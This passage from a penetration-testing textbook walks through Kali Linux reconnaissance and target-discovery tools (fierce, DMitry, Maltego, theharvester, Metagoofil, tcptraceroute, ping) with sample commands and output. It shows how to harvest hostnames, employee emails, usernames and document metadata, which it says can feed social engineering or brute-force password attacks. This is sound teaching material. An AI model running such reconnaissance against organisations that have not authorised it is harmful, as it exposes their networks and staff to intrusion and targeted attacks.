Let's enumerate the subdomains available in the `example.com` domain using the following command line:

```
# dnsdict6 example.com
```

The following screenshot shows the result of this command:

```
root@kali:~# dnsdict6 example.com
Starting DNS enumeration work on example.com. ...
Starting enumerating example.com. - creating 8 threads for 798 words...
Estimated time to completion: 1 to 2 minutes
www.example.com. => 2001:500:88:200::10

Found 1 domain name and 1 unique ipv6 address for example.com.
```

After brute forcing the subdomain using the `dnsdict6` built-in wordlist (containing 798 words), we know that there is only one subdomain (`www`) available in the `example.com` domain that has an IP Version 6 address.



We found that the number of words displayed by `dnsdict6` is incorrect. We tested this using a file containing three words; the `dnsdict6` command informed us that the number of words is four.

Also, the `dnsdict6` tool can be used to find the subdomain on IP Version 4 using the `-4` option, and it can also collect information about the DNS and NS of a domain by using the `-d` option. Let's use these options to check the `example.com` domain:

```
root@kali:~# dnsdict6 -d -4 example.com
Starting DNS enumeration work on example.com. ...
Gathering NS and MX information...
NS of example.com. is b.iana-servers.net. => 199.43.133.53
NS of example.com. is b.iana-servers.net. => 2001:500:8d::53
NS of example.com. is a.iana-servers.net. => 199.43.132.53
NS of example.com. is a.iana-servers.net. => 2001:500:8c::53
Warning: no mail sever (MX) information found

Starting enumerating example.com. - creating 8 threads for 798 words...
Estimated time to completion: 1 to 2 minutes
Warning: wildcard domain configured
*.example.com. -> 124.81.172.106
Warning: wildcard domain configured (2nd test)
www.example.com. => 192.0.43.10
www.example.com. => 2001:500:88:200::10

Found 1 domain name, 2 unique ipv4 and 1 unique ipv6 addresses for example.com.
```

## fierce

The `fierce` tool is a DNS enumeration tool that uses several techniques to find all of the IP addresses and hostnames of a target. It works by first querying your system's DNS server for the target DNS server; next, it uses the target DNS server. It also supports the wordlist supplied by the user to find subdomain names. It does this recursively until all of the wordlist items are tested. The main feature of `fierce` is that it can be used to locate noncontiguous IP space and hostnames against specified domains.

To access `fierce` in Kali Linux, you can use the console and type the following command:

```
# fierce -h
```

This will display the usage instructions on your screen.

As an example, let's use `fierce` to find information about a domain:

```
# fierce -dns example.com -threads 3
```

The following is the abridged result:

```
DNS Servers for targetdomain.com:
    ns4.example.com
    ns1.example.com
    ns2.example.com
```

ns3.example.com

Trying zone transfer first...

Testing ns4.example.com

Request timed out or transfer not allowed.

Testing ns1.example.com

Request timed out or transfer not allowed.

Testing ns2.example.com

Request timed out or transfer not allowed.

Testing ns3.example.com

Request timed out or transfer not allowed.

Unsuccessful in zone transfer (it was worth a shot)

Okay, trying the good old fashioned way... brute force

Checking for wildcard DNS...

Nope. Good.

Now performing 1895 test(s)...

192.168.116.3 voips.example.com

192.168.116.7 ns.example.com

192.168.116.19 streaming.example.com

192.168.117.50 dev.example.com

192.168.117.16 mx1.example.com

192.168.117.17 mx2.example.com

192.168.117.18 mx3.example.com

192.168.117.16 imap.example.com

192.168.117.5 www.example.com

192.168.117.6 intra.example.com

192.168.117.17 mail.example.com

192.168.117.5 web.example.com

192.168.117.16 webmail.example.com

Subnets found (may want to probe here using nmap or unicornscan):

192.168.73.0-255 : 2 hostnames found.

192.168.46.0-255 : 1 hostnames found.

192.168.116.0-255 : 34 hostnames found.

192.168.117.0-255 : 25 hostnames found.

Done with Fierce scan: <http://ha.ckers.org/fierce/>

Found 62 entries.

Have a nice day.



It may take some time to finish the DNS enumeration using `fierce`.



In this section, we talked a lot about finding hostnames for a domain; you may ask what are the purposes of these hostnames. In a penetration testing project, one of the authors found a web meeting session after getting the hostnames' result from the DNS analysis phase. That host allowed the author to join the ongoing web meeting session.

## DMitry

**DMitry (Deepmagic Information Gathering Tool)** is an all-in-one information gathering tool. It can be used to gather the following information:

- The `Whois` record of a host by using the IP address or domain name
- Host information from `Netcraft.com`
- Subdomains in the target domain
- The e-mail address of the target domain
- Open, filtered, or closed port lists on the target machine by performing a port scan

Even though this information can be obtained using several Kali Linux tools, it is very handy to gather all of the information using a single tool and to save the report to one file.



We thought this tool is more suitable to be categorized under DNS analysis instead of the Route analysis section because the capabilities are more about DNS analysis rather than in routing analysis.

To access `DMitry` from the Kali Linux menu, navigate to **Applications | Kali Linux | Information Gathering | OSINT Analysis | dmitry** or you can use the console and type the following command:

```
# dmitry
```

As an example, let's do the following to a target host:

- Perform a `whois` lookup
- Get information from `Netcraft.com`
- Search for all the possible subdomains
- Search for all the possible e-mail addresses

The command for performing the mentioned actions is as follows:

```
# dmitry -iwnse targethost
```

The following is the abridged result of the preceding command:

```
Deepmagic Information Gathering Tool
"There be some deep magic going on"

HostIP:192.168.xx.xx
HostName:targethost
Gathered Netcraft information for targethost
-----
Retrieving Netcraft.com information for targethost
No uptime reports available for host: targethost

Gathered Subdomain information for targethost
-----
Searching Google.com:80...
HostName:targethost
HostIP:192.168.xx.xx
HostName:www.ecom.targethost
HostIP:192.168.xx.xx
HostName:blogs.targethost
HostIP:192.168.xx.xx
HostName:static.targethost
HostIP:192.168.xx.xx
HostName:webmail.targethost
HostIP:192.168.xx.xx
...
Gathered E-Mail information for targethost
-----
Found 0 E-Mail(s) for host targethost, Searched 0 pages containing 0
results
```

We can also use DMitry to perform a simple port scan by giving the following command:

```
# dmitry -p targethost -f -b
```

The result of the preceding command is as follows:

```
Deepmagic Information Gathering Tool
"There be some deep magic going on"

HostIP:192.168.xx.xx
```

```
HostName:targethost
```

```
Gathered TCP Port information for 192.168.xx.xx
```

Port	State
...	
80/tcp	open
...	
135/tcp	filtered
136/tcp	filtered
137/tcp	filtered
138/tcp	filtered
139/tcp	filtered

```
Portscan Finished: Scanned 150 ports, 138 ports were in state closed
```

From the preceding command, we find that the targethost is using a device to do packet filtering. It only allows incoming connections to port 80, which is commonly used for a web server.

## Maltego

Maltego is an open source intelligence and forensics application. It allows you to mine and gather information and represent the information in a meaningful way. The word open source in Maltego means that it gathers information from the open source resources. After gathering the information, Maltego allows you to identify the key relationship between the information gathered.

Maltego is a tool that can graphically display the links between data, so it will make it easier to see the common aspects between pieces of information.

Maltego allows you to enumerate the following Internet infrastructure information:

- Domain names
- DNS names
- whois information
- Network blocks
- IP addresses

It can also be used to gather the following information about people:

- Companies and organizations related to the person
- E-mail addresses related to the person
- Websites related to the person
- Social networks related to the person
- Phone numbers related to the person

Kali Linux, by default, comes with Maltego 3.3.0 Kali Linux edition. The following are the limitations of the community version (<http://www.paterva.com/web5/client/community.php>):

- Not for commercial use
- A maximum of 12 results per transform
- You need to register yourself on our website to use the client
- API keys expire every couple of days
- Runs on a (slower) server that is shared with all community users
- Communication between client and server is not encrypted
- Not updated until the next major version
- No end user support
- No updates of transforms on server side

There are more than 70 transforms available in Maltego. The word transform refers to the information gathering phase of Maltego. One transform means that Maltego will only do one phase of information gathering.

To access Maltego from the Kali Linux menu, navigate to **Kali Linux | Information Gathering | OSINT Analysis | maltego** or you can use the console and type the following command:

```
# maltego
```

You will see the Maltego welcome screen. After several seconds, you will see the following Maltego start-up wizard that will help you set up the Maltego client for the first time:



Click on **Next** to continue to the next window as shown in the following screenshot:



In this window, you need to enter your login information to the Maltego community server. If you don't have the login information, you need to register yourself first by clicking on the **register here** link.

The following screenshot shows the **Register** page:

The screenshot shows a web browser window with the URL <https://www.paterva.com/web6/community/maltego/>. The page title is "Welcome to the Maltego version 3 community edition page, here you will be able to register an account that you can use with the NEW community edition!". The main heading is "Register" in red. Below it, the text says "Register an account today for free!". There are six input fields for registration: Firstname, Lastname, Organisation, Email Address, Password, and Password Confirmation. Below these fields is a Captcha section with a red box containing the word "lomatic" and a yellow box with the text "Ketik dua kata ini". To the right of the yellow box is a red CAPTCHA logo with the text "CAPTCHA stop spam. Read books". At the bottom left of the form is a red button labeled "Register!".

You need to fill in your details into the corresponding fields provided, and click on the **Register!** button to register.

If you already have the login details, you can enter them in the fields provided. When the login information is correct, the following information will be displayed:

The screenshot shows a "Welcome to Maltego!" window titled "Startup wizard - Login result (3 of 5)". On the left side, there is a "Steps" list: 1. Welcome, 2. Login, 3. Login result (highlighted), 4. Select transform seeds, and 5. Update transforms. Below the list is a Maltego logo with the text "MALTEGO RADIUM CE" and "KALI LINUX". The main area of the window displays a green message: "Hello Tedi, welcome to Maltego Community Edition!". Below this message is a "Personal details" section with three input fields: First name, Surname, and Email address. Below the input fields, it says "Your API key is valid until May 22, 2013 at 12:00:00 AM WIT". At the bottom of the window are five buttons: "< Back", "Next >", "Finish", "Cancel", and "Help".

You will then need to select the transform seeds as shown in the following screenshot:




The Maltego client will connect to the Maltego servers in order to get the transforms. If Maltego has been initialized successfully, you will see the following screenshot:



This means that your Maltego client initialization has been done successfully. Now you can use the Maltego client.

Before we use the Maltego client, let's first see the Maltego interface:



On the top-left side of the preceding screenshot, you will see the **Palette** window. In the **Palette** window, you can choose the entity type for which you want to gather the information. Maltego divides the entities into six groups as follows:

- **Devices** such as phone or camera
- **Infrastructure** such as AS, DNS name, domain, IPv4 address, MX record, NS record, netblock, URL, and website
- **Locations** on Earth
- **Penetration testing** such as built with technology
- **Personal** such as alias, document, e-mail address, image, person, phone number, and phrase
- **Social Network** such as Facebook object, Twitter entity, Facebook affiliation, and Twitter affiliation

In the top-middle of the preceding screenshot, you will see the different views: **Main View**, **Bubble View**, and **Entity List**. Views are used to extract information that is not obvious from large graphs — where the analyst cannot see clear relationships by manual inspection of data. **Main View** is where you work most of the time. In **Bubble View**, the nodes are displayed as bubbles, while in the **Entity List** tab, the nodes are simply listed in text format.




Next to the views, you will see different layout algorithms. Maltego supports the following four layout algorithms:

- **Block layout:** This is the default layout and is used during mining
- **Hierarchical layout:** Think of this as a tree-based layout, such as a file manager
- **Centrality layout:** Nodes that are the most central to the graph (for example, most incoming links) appear in the middle, with the other nodes scattered around it
- **Organic layout:** Nodes are packed together tightly in such a way that the distance between each node and all the other nodes is minimized

After a brief description of the Maltego client user interface, it's time for the action.

Let's suppose you want to gather information about a domain. We will use the domain `example.com` for this example. We will explore how to do this in the following sections.


Create a new graph (*Ctrl + T*), go to the **Palette** tab, select **Infrastructure**, and click on **Domain**. Drag it to the main window. If successful, you will see a domain called **paterva.com** in the main window. Double-click on the name and change it to your target domain, such as `example.com`, as shown in the following screenshot:



If you right-click on the domain name, you will see all of the transforms that can be done to the domain name:

- DNS from domain
- Domain owner's details
- E-mail addresses from domain
- Files and documents from domain
- Other transforms, such as To Person, To Phone numbers, and To Website
- All transforms

Let's choose **DomainToDNSNameSchema** from domain transforms (**Run Transform** | **Other Transforms** | **DomainToDNSNameSchema**). The following screenshot shows the result:



After the **DNS from Domain** transform, we got information on the website address (**www.example.com**) related to the **example.com** domain.

You can run other transforms to the target domain.

If you want to change the domain, you need to save the current graph first. To save the graph, click on the Maltego icon, and then select **Save**. The graph will be saved in the Maltego graph file format (.mtgx). To change the domain, just double-click on the existing domain and change the domain name.

Next, we will describe several tools that can be used for getting route information.

## Getting network routing information

The tools in this category can be used to get the network routing information of a target. We will describe several tools that are commonly used for this purpose. Knowledge of the network routing information will allow the penetration tester to understand the network of the target machine, such as which path is taken by the packets sent from the penetration tester machine to the target machine. The routing information will also give a clue as to whether the particular target is protected by firewall.

Let us see the several tools that can help you get routing information.

### tcptracert

The `tcptracert` tool can be used as a complement to the `tracert` command. The `tracert` command sends a UDP or ICMP echo request packet with a **Time To Live (TTL)** of one and increments the TTL until the packet reaches the target, while the `tcptracert` tool uses TCP SYN to send out the packet to the target.

The advantage of using `tcptracert` is that, nowadays, it is common to find a firewall device filtered `tracert` packet, so it will not be possible to trace the network path to the target completely. However, this firewall still allows a packet to reach a particular TCP port in the target machine. By using `tcptracert`, we will be able to find the network path to the target, even though there is a firewall in front of it.

The `tcptracert` tool will receive a SYN/ACK packet if the port is open and a RST packet if the port is closed.

To access `tcptracert`, you can use the console and type the following command:

```
# tcptracert
```

This will display usage information on your screen.

Let's go for some action.

We run the `tracert` command to trace our network route to the `example.com` domain as follows:

```
# tracert www.example.com
```

The redacted result for this command is as follows:

```
tracert to www.example.com (192.168.10.100), 30 hops max, 40 byte
packets
 1  192.168.1.1 (192.168.1.1)  8.382 ms  12.681 ms  24.169 ms
```

```

 2  1.static.192.168.xx.xx.isp (192.168.2.1)  47.276 ms  61.215 ms
61.057 ms
 3  * * *
 4  74.subnet192.168.xx.xx.isp (192.168.4.1)  68.794 ms  76.895 ms
94.154 ms
 5  isp2 (192.168.5.1)  122.919 ms  124.968 ms  132.380 ms
...
15  * * *
...
30  * * *

```

After route number 15, we are no longer able to get the route information. Usually, this is because the traceroute packets are blocked by a filtering device.

We will try again using `tcptraceroute`, and we know that the target host has an open TCP port for the web server (80). We can use the following command:

```
# tcptraceroute www.example.com
```

The result for this command is as follows:

```

Selected device eth0, address 192.168.1.107, port 41884 for outgoing
packets
Tracing the path to www.example.com (192.168.10.100) on TCP port 80
(www),          30 hops max
 1  192.168.1.1  55.332 ms  6.087 ms  3.256 ms
 2  1.static.192.168.xx.xx.isp (192.168.2.1)  66.497 ms  50.436
ms  85.326 ms
 3  * * *
 4  74.subnet192.168.xx.xx.isp (192.168.4.1)  56.252 ms  28.041 ms
34.607 ms
 5  isp2 (192.168.5.1)  51.160 ms  54.382 ms  150.168 ms
 6  192.168.6.1  106.216 ms  105.319 ms  130.462 ms
 7  192.168.7.1  140.752 ms  254.555 ms  106.610 ms
...
14  192.168.14.1  453.829 ms  404.907 ms  420.745 ms
15  192.168.15.1  615.886 ms  474.649 ms  432.609 ms
16  192.168.16.1 [open]  521.673 ms  474.778 ms  820.607 ms

```

This time, our packet is able to reach the target host, and it gives us all the route information from our machine to the target host.

## tctrace

Another tool that can be used to do route analysis is `tctrace`. It works by sending a TCP SYN packet to the target.

To access `tctrace`, you can use the console and type the following command:

```
# tctrace -i<device> -d<targethost>
```

In the preceding command, `-i` is the network interface to the target and `-d` is the target.

To run `tctrace` to a target, the following command is used:

```
# tctrace -i eth0 -d www.example.com
```

The following result is obtained:

```
1 (1)    [192.168.1.1]
2 (1)    [192.168.2.1]
3 (all)   Timeout
4 (3)    [192.168.4.1]
5 (1)    [192.168.5.1]
6 (1)    [192.168.6.1]
7 (1)    [192.168.7.1]
...
14 (1)    [192.168.14.1]
15 (1)    [192.168.15.1]
16 (1)    [192.168.16.1] (reached; open)
```

## Utilizing the search engine

The Kali Linux tools grouped in this category can be used to collect domain, e-mail address, and document metadata information from the target. These tools use a search engine to do their actions. The advantage of these tools is that they use search engine sites. So, you don't access the target website yourself, instead the search engine site will do that for you. As a result, the target website will not know about your action.

Let us explore several of these tools.

## theharvester

The `theharvester` tool is an e-mail accounts, username, and hostname/subdomains gathering tool. It collects information from various public sources. As of Version 2.2, the public sources that are supported are as follows:

- Google
- Google profiles
- Bing
- PGP
- LinkedIn
- Yandex
- People123
- Jigsaw
- Shodan

To access `theharvester` in Kali Linux, you can use the console and type the following command:

```
# theharvester
```

This will display the usage information and example on your screen.

If we want to find the e-mail addresses and hostnames for a target domain using Google and limit the result to 100, the following is the appropriate command:

```
# theharvester -d example.com -l 100 -b google
```

The following e-mail addresses and hostnames are found:

```
[+] Searching in Google:
    Searching 0 results...

[+] Emails found:
-----
info@example.com
user1@example.com
user2@example.com
user3@example.com

[+] Hosts found in search engines:
-----
192.168.118.14:sd1.example.com
192.168.118.14:sd2.example.com
```

```
192.168.118.14:event.example.com
192.168.118.14:test.example.com
203.34.118.7:nms.example.com
```

From the preceding result, we notice that we are able to get several e-mail addresses and hostnames from the Google search engine.

If we want to gather more information, let's say we want to collect the username from the target, we can use `linkedin.com` to do this. The following is the command for that:

```
# theharvester -d example.com -l 100 -b linkedin
```

The following is the result:

```
[~] Searching in LinkedIn..
      Searching 100 results..
Users from LinkedIn:

user1
user2
user3
user4
user5
user6

Total results:  6
```

The preceding list of usernames collected from LinkedIn will be useful in a penetration testing step later if we want to do an attack, such as a social engineering attack.

## Metagoofil

Metagoofil is a tool that utilizes the Google search engine to get metadata from the documents available in the target domain. Currently, it supports the following document types:

- Word document (`.docx`, `.doc`)
- Spreadsheet document (`.xlsx`, `.xls`, `.ods`)
- Presentation file (`.pptx`, `.ppt`, `.odp`)
- PDF file (`.pdf`)

Metagoofil works by performing the following actions:

- Searching for all of the preceding file types in the target domain using the Google search engine
- Downloading all of the documents found and saving them to the local disk
- Extracting the metadata from the downloaded documents
- Saving the result in an HTML file

The metadata that can be found are as follows:

- Usernames
- Software versions
- Server or machine names

This information can be used later on to help in the penetration testing phase.

To access Metagoofil, go to the console and execute the following command:

```
# metagoofil
```

This will display a simple usage instruction and example on your screen.

As an example of Metagoofil usage, we will collect all the DOC and PDF documents (-t .doc,.pdf) from a target domain (-d example.com) and save them to a directory named test (-o test). We limit the search for each file type to 20 files (-l 20) and only download five files (-n 5). The report generated will be saved to test.html (-f test.html). We give the following command:

```
# metagoofil -d example.com -l 20 -t doc,pdf -n 5 -f test.html -o test
```

The redacted result of this command is as follows:

```
[~] Starting online search...
[~] Searching for doc files, with a limit of 200
      Searching 100 results...
      Searching 200 results...
Results: 191 files found
Starting to download 5 of them:
-----
[1/5] /support/websearch/bin/answer.py?answer=186645&%20
form=bb&hl=en
Error downloading /support/websearch/bin/answer.
py?answer=186645&%20form=bb&hl=en
[2/5] http://www.example.com/documents/customerevidence/27402_
Cakewalk_final.doc
```



```
[3/5] http:// www.example.com/documents/customerevidence/5588_
marksspencer.doc
[4/5] http:// www.example.com/documents/uk/Ladbrokes.doc
[5/5] http:// www.example.com/~Gray/papers/PITAC_Interim_Report_8_98.
doc
```

```
[-] Searching for pdf files, with a limit of 200
    Searching 100 results...
    Searching 200 results...
```

Results: 202 files found

Starting to download 5 of them:

-----

```
[1/5] /support/websearch/bin/answer.py?answer=186645&hl=en
form=bb&hl=en
Error downloading /support/websearch/bin/answer.
py?answer=186645&hl=en%20form=bb&hl=en
[2/5] http:// www.example.com/pubs/77954/sl021801.pdf
[3/5] http:// www.example.com/pubs/152133/deepconvexnetwork-
interspeech2011-pub.pdf
[x] Error in the parsing process
[4/5] http:// www.example.com/en-us/collaboration/papers/uruguay.pdf
[5/5] http:// www.example.com/pubs/63611/2002-droppo-icslpb.pdf
```

[+] List of users found:

-----

```
Benjamin Van Houten
Marketing
IT
May Yee
sarah condon
clarel
Jim Gray
```

[+] List of software found:

-----

```
Microsoft Office Word
Microsoft Word 10.0
Microsoft Word 9.0
Microsoft Word 8.0
Acrobat Distiller 5.0.5 (Windows)
Adobe PDF Library 8.0
Adobe InDesign CS3 (5.0.2)
```

```
[+] List of paths and servers found:
-----
'Macintosh HD:Temporary Items:AutoRecovery save of Congressio'
'NCO Server:Staff (NCO Staff):Yolanda Comedy:IR22July:IR10Aug'
'C:\jim\HPCC\PACIT_Report_8_98.doc'

[+] List of e-mails found:
-----
gzweig@mail.example.com
```

You can see from the preceding result that we get a lot of information from the documents we have collected, such as the usernames and path information. We can use the obtained usernames to look for patterns in the username and for launching a brute force password attack on the usernames. But, be aware that doing a brute force password attack on an account may have the risk of locking the user accounts. The path information can be used to guess the operating system that is used by the target. We got all of this information without going to the domain website ourselves.

Metagoofil is also able to generate information in a report format. The following screenshot shows the generated report in HTML:



In the report generated, we get information about usernames, software version, e-mail address, and server information from the target domain.

## Summary

This chapter introduced you to the information gathering phase. It is usually the first phase that is done during the penetration testing process. In this phase, you collect as much information as you can about the target organization. By knowing the target organization, it will be easier when we want to attack the target. There is a Chinese proverb which says:

*Know yourself, know your enemy, and you shall win a hundred battles without loss.*

This saying can't be more true than in penetration testing.

We described several tools included in Kali Linux that can be used for information gathering. We started by listing several public websites that can be used to gather information about the target organization. Next, we described how to use tools to collect domain registration information. Then, we described tools that can be used to get DNS information. Later on, we explored tools for collecting routing information. In the final part of the chapter, we described tools that utilize search engine capabilities.

In the next chapter, we will discuss how to discover a target.

# 5

## Target Discovery

In this chapter, we will describe the process of discovering machines on the target network using various tools available in Kali Linux. We will explain the following topics:

- A description of the target discovery process
- The method used to identify target machines using the tools in Kali Linux
- The steps required to find the operating systems of the target machines (operating system fingerprinting)

To help you understand these concepts easily, we will use a virtual network as the target network.

### Starting off with target discovery

After we have gathered information about our target network from third-party sources, such as search engines, the next step would be to discover our target machines. The purpose of this process is as follows:

- To find out which machine in the target network is available. If the target machine is not available, we won't continue the penetration testing process on that machine and move to the next machine.
- To find the underlying operating system used by the target machine.

Collecting the previously mentioned information will help us during the vulnerabilities mapping process.

We can utilize the tools provided in Kali Linux for the target discovery process. Most of these tools are available in the **Information Gathering** menu, with the following submenus:

- **Identify Live Hosts**
- **OS Fingerprinting**

In this chapter, we will only describe a few important tools in each category. The tools are selected based on the functionality, popularity, and the tool development activity.

## Identifying the target machine

The tools included in this category are used to identify the target machines that can be accessed by a penetration tester. Before we start the identification process, we need to know our client's terms and agreements. If the agreements require us to hide pen-testing activities, we need to conceal our penetration testing activities. Stealth technique may also be applied for testing the **Intrusion Detection System (IDS)** or **Intrusion Prevention System (IPS)** functionality. If there are no such requirements, we may not need to conceal our penetration testing activities.

### ping

The `ping` tool is the most famous tool that is used to check whether a particular host is available. The `ping` tool works by sending an **Internet Control Message Protocol (ICMP)** echo request packet to the target host. If the target host is available and the firewall is not blocking the ICMP echo request packet, it will reply with the ICMP echo reply packet.



The ICMP echo request and ICMP echo reply are two of the available ICMP control messages. For other ICMP control messages, you can refer to the following URL:

[https://en.wikipedia.org/wiki/Internet\\_Control\\_Message\\_Protocol#Control\\_messages](https://en.wikipedia.org/wiki/Internet_Control_Message_Protocol#Control_messages)

Although you can't find `ping` in the Kali Linux menu, you can open the console and type the `ping` command with its options.

To use `ping`, you can just type `ping` and the destination address as shown in the following screenshot:

```
root@kali:~# ping 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.
64 bytes from 192.168.56.102: icmp_req=1 ttl=64 time=1.03 ms
64 bytes from 192.168.56.102: icmp_req=2 ttl=64 time=0.421 ms
64 bytes from 192.168.56.102: icmp_req=3 ttl=64 time=0.428 ms
64 bytes from 192.168.56.102: icmp_req=4 ttl=64 time=0.503 ms
64 bytes from 192.168.56.102: icmp_req=5 ttl=64 time=0.510 ms
64 bytes from 192.168.56.102: icmp_req=6 ttl=64 time=0.741 ms
64 bytes from 192.168.56.102: icmp_req=7 ttl=64 time=0.503 ms
64 bytes from 192.168.56.102: icmp_req=8 ttl=64 time=0.771 ms
64 bytes from 192.168.56.102: icmp_req=9 ttl=64 time=0.477 ms
64 bytes from 192.168.56.102: icmp_req=10 ttl=64 time=0.522 ms
^C
--- 192.168.56.102 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9000ms
rtt min/avg/max/mdev = 0.421/0.590/1.033/0.188 ms
```

In Kali Linux, by default, `ping` will run continuously until you press `Ctrl + C`.

The `ping` tool has a lot of options, but the following are a few options that are often used:

- The `-c` count: This is the number of echo request packets to be sent.
- The `-I` interface address: This is the network interface of the source address. The argument may be a numeric IP address (such as `192.168.56.102`) or the name of the device (such as `eth0`). This option is required if you want to ping the IPv6 link-local address.
- The `-s` packet size: This specifies the number of data bytes to be sent. The default is 56 bytes, which translates into 64 ICMP data bytes when combined with the 8 bytes of the ICMP header data.

Let's use the preceding information in practice.

Suppose you are starting with internal penetration testing work. The customer gave you access to their network using a LAN cable. And, they also gave you the list of target servers' IP addresses.

The first thing you would want to do before launching a full penetration testing arsenal is to check whether these servers are accessible from your machine. You can use `ping` for this task.

The target server is located at `192.168.56.102`, while your machine has an IP address of `192.168.56.101`. To check the target server availability, you can give the following command:

```
ping -c 1 192.168.56.102
```



Besides IP addresses, ping also accepts hostnames as the destination.

The following screenshot is the result of the preceding ping command:

```
root@kali:~# ping -c 1 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.
64 bytes from 192.168.56.102: icmp_req=1 ttl=64 time=1.32 ms

--- 192.168.56.102 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.326/1.326/1.326/0.000 ms
```

From the preceding screenshot, we know that there is one ICMP echo request packet sent to the destination (IP address: **192.168.56.102**). Also, the sending host (IP address: **192.168.56.101**) received one ICMP echo reply packet. The round-trip time required is **1.326 ms**, and there is no packet loss during the process.

Let's see the network packets that are transmitted and received by our machine. We are going to use **Wireshark**, a network protocol analyzer, on our machine to capture these packets, as shown in the following screenshot:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.56.101	192.168.56.102	ICMP	98	Echo (ping) request id=0x0c78, seq=1/256, ttl=64
2	0.004454000	192.168.56.102	192.168.56.101	ICMP	98	Echo (ping) reply id=0x0c78, seq=1/256, ttl=64

From the preceding screenshot, we can see that our host (192.168.56.101) sent one ICMP echo request packet to the destination host (192.168.56.102). Since the destination is alive and allows the ICMP echo request packet, it will send the ICMP echo reply packet back to our machine.



We will cover Wireshark in more detail in the *Network sniffers* section in *Chapter 10, Privilege Escalation*.

If your target is using an IPv6 address, such as fe80::a00:27ff:fe43:1518, you can use the ping6 tool to check its availability. You need to give the -I option for the command to work against the link-local address:

```
# ping6 -c 1 fe80::a00:27ff:fe43:1518 -I eth0
PING fe80::a00:27ff:fe43:1518(fe80::a00:27ff:fe43:1518) from
fe80::a00:27ff:fe1c:5122 eth0: 56 data bytes
64 bytes from fe80::a00:27ff:fe43:1518: icmp_seq=1 ttl=64 time=4.63 ms

--- fe80::a00:27ff:fe43:1518 ping statistics ---
```

```
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 4.633/4.633/4.633/0.000 ms
```

The following screenshot shows the packets sent to complete the ping6 request:

No.	Time	Source	Destination	Protocol	Length	Info
